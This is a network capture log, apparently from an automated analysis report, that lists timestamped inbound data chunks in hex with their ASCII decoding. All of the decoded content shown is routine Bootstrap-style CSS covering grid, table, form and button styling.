2022-07-01 09:00:46 UTC	124	IN	Data Raw: 33 33 33 33 33 33 33 33 25 7d 2e 63 6f 6c 2d 6c 67 2d 70 75 73 68 2d 30 7b 6c 65 66 74 3a 61 75 74 6f 7d 2e 63 6f 6c 2d 6c 67 2d 6f 66 66 73 65 74 2d 31 32 7b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 31 30 30 25 7d 2e 63 6f 6c 2d 6c 67 2d 6f 66 66 73 65 74 2d 31 31 7b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 39 31 2e 36 36 36 36 36 36 36 37 25 7d 2e 63 6f 6c 2d 6c 67 2d 6f 66 66 73 65 74 2d 31 30 7b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 38 33 2e 33 33 33 33 33 33 33 33 25 7d 2e 63 6f 6c 2d 6c 67 2d 6f 66 66 73 65 74 2d 39 7b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 37 35 25 7d 2e 63 6f 6c 2d 6c 67 2d 6f 66 66 73 65 74 2d 38 7b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 36 36 2e 36 36 36 36 36 36 36 37 25 7d 2e 63 6f 6c 2d 6c 67 2d 6f 66 66 73 65 74 2d 37 7b 6d 61 72 67 69 6e 2d Data Ascii: 33333333%}.col-lg-push-0{left:auto}.col-lg-offset-12{margin-left:100%}.col-lg-offset-11{margin-left:91.66666667%}.col-lg-offset-10{margin-left:83.33333333%}.col-lg-offset-9{margin-left:75%}.col-lg-offset-8{margin-left:66.66666667%}.col-lg-offset-7{margin-
2022-07-01 09:00:46 UTC	125	IN	Data Raw: 72 3e 74 68 2c 2e 74 61 62 6c 65 2d 63 6f 6e 64 65 6e 73 65 64 3e 74 66 6f 6f 74 3e 74 72 3e 74 64 2c 2e 74 61 62 6c 65 2d 63 6f 6e 64 65 6e 73 65 64 3e 74 66 6f 6f 74 3e 74 72 3e 74 68 2c 2e 74 61 62 6c 65 2d 63 6f 6e 64 65 6e 73 65 64 3e 74 68 65 61 64 3e 74 72 3e 74 64 2c 2e 74 61 62 6c 65 2d 63 6f 6e 64 65 6e 73 65 64 3e 74 68 65 61 64 3e 74 72 3e 74 68 7b 70 61 64 64 69 6e 67 3a 35 70 78 7d 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 7b 62 6f 72 64 65 72 3a 31 70 78 20 73 6f 6c 69 64 20 23 64 64 64 7d 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 3e 74 62 6f 64 79 3e 74 72 3e 74 64 2c 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 3e 74 62 6f 64 79 3e 74 72 3e 74 68 2c 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 3e 74 66 6f 6f 74 3e 74 72 3e 74 64 2c Data Ascii: r>th,.table-condensed>tfoot>tr>td,.table-condensed>tfoot>tr>th,.table-condensed>thead>tr>td,.table-condensed>thead>tr>th{padding:5px}.table-bordered{border:1px solid #ddd}.table-bordered>tbody>tr>td,.table-bordered>tbody>tr>th,.table-bordered>tfoot>tr>td,
2022-07-01 09:00:46 UTC	126	IN	Data Raw: 38 30 30 30 0d 0a 75 6e 64 2d 63 6f 6c 6f 72 3a 23 65 38 65 38 65 38 7d 2e 74 61 62 6c 65 3e 74 62 6f 64 79 3e 74 72 2e 73 75 63 63 65 73 73 3e 74 64 2c 2e 74 61 62 6c 65 3e 74 62 6f 64 79 3e 74 72 2e 73 75 63 63 65 73 73 3e 74 68 2c 2e 74 61 62 6c 65 3e 74 62 6f 64 79 3e 74 72 3e 74 64 2e 73 75 63 63 65 73 73 2c 2e 74 61 62 6c 65 3e 74 62 6f 64 79 3e 74 72 3e 74 68 2e 73 75 63 63 65 73 73 2c 2e 74 61 62 6c 65 3e 74 66 6f 6f 74 3e 74 72 2e 73 75 63 63 65 73 73 3e 74 64 2c 2e 74 61 62 6c 65 3e 74 66 6f 6f 74 3e 74 72 2e 73 75 63 63 65 73 73 3e 74 68 2c 2e 74 61 62 6c 65 3e 74 66 6f 6f 74 3e 74 72 3e 74 68 2e 73 75 63 63 65 73 73 2c 2e 74 61 62 6c 65 3e 74 68 65 61 64 3e 74 72 Data Ascii: 8000und-color:#e8e8e8}.table>tbody>tr.success>td,.table>tbody>tr.success>th,.table>tbody>tr>td.success,.table>tbody>tr>th.success,.table>tfoot>tr.success>td,.table>tfoot>tr.success>th,.table>tfoot>tr>td.success,.table>tfoot>tr>th.success,.table>thead>tr
2022-07-01 09:00:46 UTC	128	IN	Data Raw: 6e 69 6e 67 3e 74 68 2c 2e 74 61 62 6c 65 3e 74 68 65 61 64 3e 74 72 3e 74 64 2e 77 61 72 6e 69 6e 67 2c 2e 74 61 62 6c 65 3e 74 68 65 61 64 3e 74 72 3e 74 68 2e 77 61 72 6e 69 6e 67 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 63 66 38 65 33 7d 2e 74 61 62 6c 65 2d 68 6f 76 65 72 3e 74 62 6f 64 79 3e 74 72 2e 77 61 72 6e 69 6e 67 3a 68 6f 76 65 72 3e 74 64 2c 2e 74 61 62 6c 65 2d 68 6f 76 65 72 3e 74 62 6f 64 79 3e 74 72 2e 77 61 72 6e 69 6e 67 3a 68 6f 76 65 72 3e 74 68 2c 2e 74 61 62 6c 65 2d 68 6f 76 65 72 3e 74 62 6f 64 79 3e 74 72 3a 68 6f 76 65 72 3e 2e 77 61 72 6e 69 6e 67 2c 2e 74 61 62 6c 65 2d 68 6f 76 65 72 3e 74 62 6f 64 79 3e 74 72 3e 74 64 2e 77 61 72 6e 69 6e 67 3a 68 6f 76 65 72 2c 2e 74 61 62 6c 65 2d 68 6f 76 65 72 3e 74 Data Ascii: ning>th,.table>thead>tr>td.warning,.table>thead>tr>th.warning{background-color:#fcf8e3}.table-hover>tbody>tr.warning:hover>td,.table-hover>tbody>tr.warning:hover>th,.table-hover>tbody>tr:hover>.warning,.table-hover>tbody>tr>td.warning:hover,.table-hover>t
2022-07-01 09:00:46 UTC	129	IN	Data Raw: 69 76 65 3e 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 7b 62 6f 72 64 65 72 3a 30 7d 2e 74 61 62 6c 65 2d 72 65 73 70 6f 6e 73 69 76 65 3e 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 3e 74 62 6f 64 79 3e 74 72 3e 74 64 3a 66 69 72 73 74 2d 63 68 69 6c 64 2c 2e 74 61 62 6c 65 2d 72 65 73 70 6f 6e 73 69 76 65 3e 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 3e 74 62 6f 64 79 3e 74 72 3e 74 68 3a 66 69 72 73 74 2d 63 68 69 6c 64 2c 2e 74 61 62 6c 65 2d 72 65 73 70 6f 6e 73 69 76 65 3e 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 3e 74 66 6f 6f 74 3e 74 72 3e 74 64 3a 66 69 72 73 74 2d 63 68 69 6c 64 2c 2e 74 61 62 6c 65 2d 72 65 73 70 6f 6e 73 69 76 65 3e 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 3e 74 66 6f 6f 74 3e 74 72 3e 74 68 3a 66 69 72 73 74 2d Data Ascii: ive>.table-bordered{border:0}.table-responsive>.table-bordered>tbody>tr>td:first-child,.table-responsive>.table-bordered>tbody>tr>th:first-child,.table-responsive>.table-bordered>tfoot>tr>td:first-child,.table-responsive>.table-bordered>tfoot>tr>th:first-
2022-07-01 09:00:46 UTC	130	IN	Data Raw: 5b 74 79 70 65 3d 63 68 65 63 6b 62 6f 78 5d 2c 69 6e 70 75 74 5b 74 79 70 65 3d 72 61 64 69 6f 5d 7b 6d 61 72 67 69 6e 3a 34 70 78 20 30 20 30 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 31 70 78 5c 39 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 7d 69 6e 70 75 74 5b 74 79 70 65 3d 66 69 6c 65 5d 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 7d 69 6e 70 75 74 5b 74 79 70 65 3d 72 61 6e 67 65 5d 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 3b 77 69 64 74 68 3a 31 30 30 25 7d 73 65 6c 65 63 74 5b 6d 75 6c 74 69 70 6c 65 5d 2c 73 65 6c 65 63 74 5b 73 69 7a 65 5d 7b 68 65 69 67 68 74 3a 61 75 74 6f 7d 69 6e 70 75 74 5b 74 79 70 65 3d 66 69 6c 65 5d 3a 66 6f 63 75 73 2c 69 6e 70 75 74 5b 74 79 70 65 3d 63 68 65 63 6b 62 6f 78 5d 3a 66 6f 63 75 73 2c 69 6e 70 75 Data Ascii: [type=checkbox],input[type=radio]{margin:4px 0 0;margin-top:1px\9;line-height:normal}input[type=file]{display:block}input[type=range]{display:block;width:100%}select[multiple],select[size]{height:auto}input[type=file]:focus,input[type=checkbox]:focus,inpu
2022-07-01 09:00:46 UTC	133	IN	Data Raw: 6f 72 6d 2d 63 6f 6e 74 72 6f 6c 5b 64 69 73 61 62 6c 65 64 5d 2c 2e 66 6f 72 6d 2d 63 6f 6e 74 72 6f 6c 5b 72 65 61 64 6f 6e 6c 79 5d 2c 66 69 65 6c 64 73 65 74 5b 64 69 73 61 62 6c 65 64 5d 20 2e 66 6f 72 6d 2d 63 6f 6e 74 72 6f 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 65 65 65 3b 6f 70 61 63 69 74 79 3a 31 7d 2e 66 6f 72 6d 2d 63 6f 6e 74 72 6f 6c 5b 64 69 73 61 62 6c 65 64 5d 2c 66 69 65 6c 64 73 65 74 5b 64 69 73 61 62 6c 65 64 5d 20 2e 66 6f 72 6d 2d 63 6f 6e 74 72 6f 6c 7b 63 75 72 73 6f 72 3a 6e 6f 74 2d 61 6c 6c 6f 77 65 64 7d 74 65 78 74 61 72 65 61 2e 66 6f 72 6d 2d 63 6f 6e 74 72 6f 6c 7b 68 65 69 67 68 74 3a 61 75 74 6f 7d 69 6e 70 75 74 5b 74 79 70 65 3d 73 65 61 72 63 68 5d 7b 2d 77 65 62 6b 69 74 2d 61 70 70 65 61 72 61 Data Ascii: orm-control[disabled],.form-control[readonly],fieldset[disabled] .form-control{background-color:#eee;opacity:1}.form-control[disabled],fieldset[disabled] .form-control{cursor:not-allowed}textarea.form-control{height:auto}input[type=search]{-webkit-appeara

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	134	IN	Data Raw: 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 34 70 78 5c 39 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 32 30 70 78 7d 2e 63 68 65 63 6b 62 6f 78 2b 2e 63 68 65 63 6b 62 6f 78 2c 2e 72 61 64 69 6f 2b 2e 72 61 64 69 6f 7b 6d 61 72 67 69 6e 2d 74 6f 70 3a 2d 35 70 78 7d 2e 63 68 65 63 6b 62 6f 78 2d 69 6e 6c 69 6e 65 2c 2e 72 61 64 69 6f 2d 69 6e 6c 69 6e 65 7b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 70 61 64 64 69 6e 67 2d 6c 65 66 74 3a 32 30 70 78 3b 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 30 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 6d 69 64 64 6c 65 3b 63 75 72 73 6f 72 3a 70 6f 69 6e 74 Data Ascii: sition:absolute;margin-top:4px\9;margin-left:-20px}.checkbox+.checkbox,.radio+.radio{margin-top:-5px}.checkbox-inline,.radio-inline{position:relative;display:inline-block;padding-left:20px;margin-bottom:0;font-weight:400;vertical-align:middle;cursor:point
2022-07-01 09:00:46 UTC	137	IN	Data Raw: 78 7d 2e 66 6f 72 6d 2d 67 72 6f 75 70 2d 73 6d 20 73 65 6c 65 63 74 5b 6d 75 6c 74 69 70 6c 65 5d 2e 66 6f 72 6d 2d 63 6f 6e 74 72 6f 6c 2c 2e 66 6f 72 6d 2d 67 72 6f 75 70 2d 73 6d 20 74 65 78 74 61 72 65 61 2e 66 6f 72 6d 2d 63 6f 6e 74 72 6f 6c 7b 68 65 69 67 68 74 3a 61 75 74 6f 7d 2e 66 6f 72 6d 2d 67 72 6f 75 70 2d 73 6d 20 2e 66 6f 72 6d 2d 63 6f 6e 74 72 6f 6c 2d 73 74 61 74 69 63 7b 68 65 69 67 68 74 3a 33 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 33 32 70 78 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 31 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 32 70 78 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 2e 35 7d 2e 69 6e 70 75 74 2d 6c 67 7b 68 65 69 67 68 74 3a 34 36 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 20 31 36 70 78 3b 66 6f 6e 74 2d 73 69 Data Ascii: x}.form-group-sm select[multiple].form-control,.form-group-sm textarea.form-control{height:auto}.form-group-sm .form-control-static{height:30px;min-height:32px;padding:6px 10px;font-size:12px;line-height:1.5}.input-lg{height:46px;padding:10px 16px;font-si
2022-07-01 09:00:46 UTC	139	IN	Data Raw: 63 65 73 73 20 2e 63 68 65 63 6b 62 6f 78 2c 2e 68 61 73 2d 73 75 63 63 65 73 73 20 2e 63 68 65 63 6b 62 6f 78 2d 69 6e 6c 69 6e 65 2c 2e 68 61 73 2d 73 75 63 63 65 73 73 20 2e 63 6f 6e 74 72 6f 6c 2d 6c 61 62 65 6c 2c 2e 68 61 73 2d 73 75 63 63 65 73 73 20 2e 68 65 6c 70 2d 62 6c 6f 63 6b 2c 2e 68 61 73 2d 73 75 63 63 65 73 73 20 2e 72 61 64 69 6f 2c 2e 68 61 73 2d 73 75 63 63 65 73 73 20 2e 72 61 64 69 6f 2d 69 6e 6c 69 6e 65 2c 2e 68 61 73 2d 73 75 63 63 65 73 73 20 2e 72 61 64 69 6f 2d 69 6e 6c 69 6e 65 20 6c 61 62 65 6c 2c 2e 68 61 73 2d 73 75 63 63 65 73 73 20 2e 72 61 64 69 6f 20 6c 61 62 65 6c 2c 2e 68 61 73 2d 73 75 63 63 65 73 73 20 2e 72 61 64 69 6f 2d 69 6e 6c Data Ascii: cess .checkbox,.has-success .checkbox-inline,.has-success .control-label,.has-success .help-block,.has-success .radio,.has-success .radio-inline,.has-success.checkbox label,.has-success.checkbox-inline label,.has-success.radio label,.has-success.radio-inl
2022-07-01 09:00:46 UTC	142	IN	Data Raw: 69 6e 67 20 2e 69 6e 70 75 74 2d 67 72 6f 75 70 2d 61 64 64 6f 6e 7b 63 6f 6c 6f 72 3a 23 38 61 36 64 33 62 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 63 66 38 65 33 3b 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 3a 23 38 61 36 64 33 62 7d 2e 68 61 73 2d 77 61 72 6e 69 6e 67 20 2e 66 6f 72 6d 2d 63 6f 6e 74 72 6f 6c 2d 66 65 65 64 62 61 63 6b 7b 63 6f 6c 6f 72 3a 23 38 61 36 64 33 62 7d 2e 68 61 73 2d 65 72 72 6f 72 20 2e 63 68 65 63 6b 62 6f 78 2c 2e 68 61 73 2d 65 72 72 6f 72 20 2e 63 68 65 63 6b 62 6f 78 2d 69 6e 6c 69 6e 65 2c 2e 68 61 73 2d 65 72 72 6f 72 20 2e 63 6f 6e 74 72 6f 6c 2d 6c 61 62 65 6c 2c 2e 68 61 73 2d 65 72 72 6f 72 20 2e 68 65 6c 70 2d 62 6c 6f 63 6b 2c 2e 68 61 73 2d 65 72 72 6f 72 20 2e 72 61 64 69 6f 2c 2e 68 61 73 2d 65 Data Ascii: ing .input-group-addon{color:#8a6d3b;background-color:#fcf8e3;border-color:#8a6d3b}.has-warning .form-control-feedback{color:#8a6d3b}.has-error .checkbox,.has-error .checkbox-inline,.has-error .control-label,.has-error .help-block,.has-error .radio,.has-e
2022-07-01 09:00:46 UTC	146	IN	Data Raw: 20 2e 69 6e 70 75 74 2d 67 72 6f 75 70 20 2e 66 6f 72 6d 2d 63 6f 6e 74 72 6f 6c 2c 2e 66 6f 72 6d 2d 69 6e 6c 69 6e 65 20 2e 69 6e 70 75 74 2d 67 72 6f 75 70 20 2e 69 6e 70 75 74 2d 67 72 6f 75 70 2d 61 64 64 6f 6e 2c 2e 66 6f 72 6d 2d 69 6e 6c 69 6e 65 20 2e 69 6e 70 75 74 2d 67 72 6f 75 70 20 2e 69 6e 70 75 74 2d 67 72 6f 75 70 2d 62 74 6e 7b 77 69 64 74 68 3a 61 75 74 6f 7d 2e 66 6f 72 6d 2d 69 6e 6c 69 6e 65 20 2e 69 6e 70 75 74 2d 67 72 6f 75 70 3e 2e 66 6f 72 6d 2d 63 6f 6e 74 72 6f 6c 7b 77 69 64 74 68 3a 31 30 30 25 7d 2e 66 6f 72 6d 2d 69 6e 6c 69 6e 65 20 2e 63 6f 6e 74 72 6f 6c 2d 6c 61 62 65 6c 7b 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 30 3b 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 6d 69 64 64 6c 65 7d 2e 66 6f 72 6d 2d 69 6e 6c 69 6e Data Ascii: .input-group .form-control,.form-inline .input-group .input-group-addon,.form-inline .input-group .input-group-btn{width:auto}.form-inline .input-group>.form-control{width:100%}.form-inline .control-label{margin-bottom:0;vertical-align:middle}.form-inlin
2022-07-01 09:00:46 UTC	147	IN	Data Raw: 2d 68 65 69 67 68 74 3a 31 2e 34 32 38 35 37 31 34 33 3b 74 65 78 74 2d 61 6c 69 67 6e 3a 63 65 6e 74 65 72 3b 77 68 69 74 65 2d 73 70 61 63 65 3a 6e 6f 77 72 61 70 3b 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 6d 69 64 64 6c 65 3b 2d 6d 73 2d 74 6f 75 63 68 2d 61 63 74 69 6f 6e 3a 6d 61 6e 69 70 75 6c 61 74 69 6f 6e 3b 74 6f 75 63 68 2d 61 63 74 69 6f 6e 3a 6d 61 6e 69 70 75 6c 61 74 69 6f 6e 3b 63 75 72 73 6f 72 3a 70 6f 69 6e 74 65 72 3b 2d 77 65 62 6b 69 74 2d 75 73 65 72 2d 73 65 6c 65 63 74 3a 6e 6f 6e 65 3b 2d 6d 6f 7a 2d 75 73 65 72 2d 73 65 6c 65 63 74 3a 6e 6f 6e 65 3b 2d 6d 73 2d 75 73 65 72 2d 73 65 6c 65 63 74 3a 6e 6f 6e 65 3b 75 73 65 72 2d 73 65 6c 65 63 74 3a 6e 6f 6e 65 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 6e 6f 6e 65 Data Ascii: -height:1.42857143;text-align:center;white-space:nowrap;vertical-align:middle;-ms-touch-action:manipulation;touch-action:manipulation;cursor:pointer;-webkit-user-select:none;-moz-user-select:none;-ms-user-select:none;user-select:none;background-image:none
2022-07-01 09:00:46 UTC	149	IN	Data Raw: 61 63 74 69 76 65 3a 66 6f 63 75 73 2c 2e 62 74 6e 2d 64 65 66 61 75 6c 74 3a 61 63 74 69 76 65 3a 68 6f 76 65 72 2c 2e 6f 70 65 6e 3e 2e 64 72 6f 70 64 6f 77 6e 2d 74 6f 67 67 6c 65 2e 62 74 6e 2d 64 65 66 61 75 6c 74 2e 66 6f 63 75 73 2c 2e 6f 70 65 6e 3e 2e 64 72 6f 70 64 6f 77 6e 2d 74 6f 67 67 6c 65 2e 62 74 6e 2d 64 65 66 61 75 6c 74 3a 66 6f 63 75 73 2c 2e 6f 70 65 6e 3e 2e 64 72 6f 70 64 6f 77 6e 2d 74 6f 67 67 6c 65 2e 62 74 6e 2d 64 65 66 61 75 6c 74 3a 68 6f 76 65 72 7b 63 6f 6c 6f 72 3a 23 33 33 33 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 64 34 64 34 64 34 3b 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 3a 23 38 63 38 63 38 63 7d 2e 62 74 6e 2d 64 65 66 61 75 6c 74 2e 61 63 74 69 76 65 2c 2e 62 74 6e 2d 64 65 66 61 75 6c 74 3a 61 63 74 Data Ascii: active:focus,.btn-default:active:hover,.open>.dropdown-toggle.btn-default.focus,.open>.dropdown-toggle.btn-default:focus,.open>.dropdown-toggle.btn-default:hover{color:#333;background-color:#d4d4d4;border-color:#8c8c8c}.btn-default.active,.btn-default:act
2022-07-01 09:00:46 UTC	151	IN	Data Raw: 6f 6c 6f 72 3a 23 32 30 34 64 37 34 3b 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 3a 23 31 32 32 62 34 30 7d 2e 62 74 6e 2d 70 72 69 6d 61 72 79 2e 61 63 74 69 76 65 2c 2e 62 74 6e 2d 70 72 69 6d 61 72 79 3a 61 63 74 69 76 65 2c 2e 6f 70 65 6e 3e 2e 64 72 6f 70 64 6f 77 6e 2d 74 6f 67 67 6c 65 2e 62 74 6e 2d 70 72 69 6d 61 72 79 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 6e 6f 6e 65 7d 2e 62 74 6e 2d 70 72 69 6d 61 72 79 2e 64 69 73 61 62 6c 65 64 2e 66 6f 63 75 73 2c 2e 62 74 6e 2d 70 72 69 6d 61 72 79 2e 64 69 73 61 62 6c 65 64 3a 66 6f 63 75 73 2c 2e 62 74 6e 2d 70 72 2d 69 6d 61 72 79 2e 64 69 73 61 62 6c 65 64 3a 68 6f 76 65 72 2c 2e 62 74 6e 2d 70 72 69 6d 61 72 79 5b 64 69 73 61 62 6c 65 64 5d 2e 66 6f 63 75 73 2c 2e 62 74 6e 2d 70 72 69 6d 61 72 Data Ascii: olor:#204d74;border-color:#122b40}.btn-primary.active,.btn-primary:active,.open>.dropdown-toggle.btn-primary{background-image:none}.btn-primary.disabled.focus,.btn-primary.disabled:focus,.btn-primary.disabled:hover,.btn-primary[disabled].focus,.btn-primar

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	154	IN	Data Raw: 62 6c 65 64 3a 66 6f 63 75 73 2c 2e 62 74 6e 2d 73 75 63 63 65 73 73 2e 64 69 73 61 62 6c 65 64 3a 68 6f 76 65 72 2c 2e 62 74 6e 2d 73 75 63 63 65 73 73 5b 64 69 73 61 62 6c 65 64 5d 2e 66 6f 63 75 73 2c 2e 62 74 6e 2d 73 75 63 63 65 73 73 5b 64 69 73 61 62 6c 65 64 5d 3a 66 6f 63 75 73 2c 2e 62 74 6e 2d 73 75 63 63 65 73 73 5b 64 69 73 61 62 6c 65 64 5d 3a 68 6f 76 65 72 2c 66 69 65 6c 64 73 65 74 5b 64 69 73 61 62 6c 65 64 5d 20 2e 62 74 6e 2d 73 75 63 63 65 73 73 2e 66 6f 63 75 73 2c 66 69 65 6c 64 73 65 74 5b 64 69 73 61 62 6c 65 64 5d 20 2e 62 74 6e 2d 73 75 63 63 65 73 73 3a 66 6f 63 75 73 2c 66 69 65 6c 64 73 65 74 5b 64 69 73 61 62 6c 65 64 5d 20 2e 62 74 6e 2d 73 75 63 63 65 73 73 3a 68 6f 76 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f Data Ascii: bled:focus,.btn-success.disabled:hover,.btn-success[disabled].focus,.btn-success[disabled]:focus,.btn-success[disabled]:hover,fieldset[disabled] .btn-success.focus,fieldset[disabled] .btn-success:focus,fieldset[disabled] .btn-success:hover{background-colo
2022-07-01 09:00:46 UTC	157	IN	Data Raw: 63 30 64 65 3b 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 3a 23 34 36 62 38 64 61 7d 2e 62 74 6e 2d 69 6e 66 6f 20 2e 62 61 64 67 65 7b 63 6f 6c 6f 72 3a 23 35 62 63 30 64 65 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 66 66 66 7d 2e 62 74 6e 2d 77 61 72 6e 69 6e 67 7b 63 6f 6c 6f 72 3a 23 66 66 66 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 30 61 64 34 65 3b 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 3a 23 65 65 61 32 33 36 7d 2e 62 74 6e 2d 77 61 72 6e 69 6e 67 2e 66 6f 63 75 73 2c 2e 62 74 6e 2d 77 61 72 6e 69 6e 67 3a 66 6f 63 75 73 7b 63 6f 6c 6f 72 3a 23 66 66 66 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 65 63 39 37 31 66 3b 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 3a 23 39 38 35 66 30 64 7d 2e 62 74 6e 2d 77 61 72 6e 69 6e Data Ascii: c0de;border-color:#46b8da}.btn-info .badge{color:#5bc0de;background-color:#fff}.btn-warning{color:#fff;background-color:#f0ad4e;border-color:#eea236}.btn-warning.focus,.btn-warning:focus{color:#fff;background-color:#ec971f;border-color:#985f0d}.btn-warnin
2022-07-01 09:00:46 UTC	162	IN	Data Raw: 72 3a 66 6f 63 75 73 7b 63 6f 6c 6f 72 3a 23 66 66 66 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 63 39 33 30 32 63 3b 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 3a 23 37 36 31 63 31 39 7d 2e 62 74 6e 2d 64 61 6e 67 65 72 3a 68 6f 76 65 72 7b 63 6f 6c 6f 72 3a 23 66 66 66 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 63 39 33 30 32 63 3b 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 3a 23 61 63 32 39 32 35 7d 2e 62 74 6e 2d 64 61 6e 67 65 72 2e 61 63 74 69 76 65 2c 2e 62 74 6e 2d 64 61 6e 67 65 72 3a 61 63 74 69 76 65 2c 2e 6f 70 65 6e 3e 2e 64 72 6f 70 64 6f 77 6e 2d 74 6f 67 67 6c 65 2e 62 74 6e 2d 64 61 6e 67 65 72 7b 63 6f 6c 6f 72 3a 23 66 66 66 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 63 39 33 30 32 63 3b 62 6f 72 64 65 72 2d Data Ascii: r:focus{color:#fff;background-color:#c9302c;border-color:#761c19}.btn-danger:hover{color:#fff;background-color:#c9302c;border-color:#ac2925}.btn-danger.active,.btn-danger:active,.open>.dropdown-toggle.btn-danger{color:#fff;background-color:#c9302c;border-
2022-07-01 09:00:46 UTC	163	IN	Data Raw: 2e 62 74 6e 2d 6c 69 6e 6b 3a 66 6f 63 75 73 2c 2e 62 74 6e 2d 6c 69 6e 6b 3a 68 6f 76 65 72 7b 63 6f 6c 6f 72 3a 23 32 33 35 32 37 63 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 75 6e 64 65 72 6c 69 6e 65 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 74 72 61 6e 73 70 61 72 65 6e 74 7d 2e 62 74 6e 2d 6c 69 6e 6b 5b 64 69 73 61 62 6c 65 64 5d 3a 66 6f 63 75 73 2c 2e 62 74 6e 2d 6c 69 6e 6b 5b 64 69 73 61 62 6c 65 64 5d 3a 68 6f 76 65 72 2c 66 69 65 6c 64 73 65 74 5b 64 69 73 61 62 6c 65 64 5d 20 2e 62 74 6e 2d 6c 69 6e 6b 3a 66 6f 63 75 73 2c 66 69 65 6c 64 73 65 74 5b 64 69 73 61 62 6c 65 64 5d 20 2e 62 74 6e 2d 6c 69 6e 6b 3a 68 6f 76 65 72 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d Data Ascii: .btn-link:focus,.btn-link:hover{color:#23527c;text-decoration:underline;background-color:transparent}.btn-link[disabled]:focus,.btn-link[disabled]:hover,fieldset[disabled] .btn-link:focus,fieldset[disabled] .btn-link:hover{color:#777;text-decoration:none}
2022-07-01 09:00:46 UTC	167	IN	Data Raw: 62 6c 6f 63 6b 3b 77 69 64 74 68 3a 30 3b 68 65 69 67 68 74 3a 30 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 32 70 78 3b 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 6d 69 64 64 6c 65 3b 62 6f 72 64 65 72 2d 74 6f 70 3a 34 70 78 20 64 61 73 68 65 64 3b 62 6f 72 64 65 72 2d 74 6f 70 3a 34 70 78 20 73 6f 6c 69 64 5c 39 3b 62 6f 72 64 65 72 2d 72 69 67 68 74 3a 34 70 78 20 73 6f 6c 69 64 20 74 72 61 6e 73 70 61 72 65 6e 74 3b 62 6f 72 64 65 72 2d 6c 65 66 74 3a 34 70 78 20 73 6f 6c 69 64 20 74 72 61 6e 73 70 61 72 65 6e 74 7d 2e 64 72 6f 70 64 6f 77 6e 2c 2e 64 72 6f 70 75 70 7b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 7d 2e 64 72 6f 70 64 6f 77 6e 2d 74 6f 67 67 6c 65 3a 66 6f 63 75 73 7b 6f 75 74 6c 69 6e 65 3a 30 7d 2e 64 72 6f 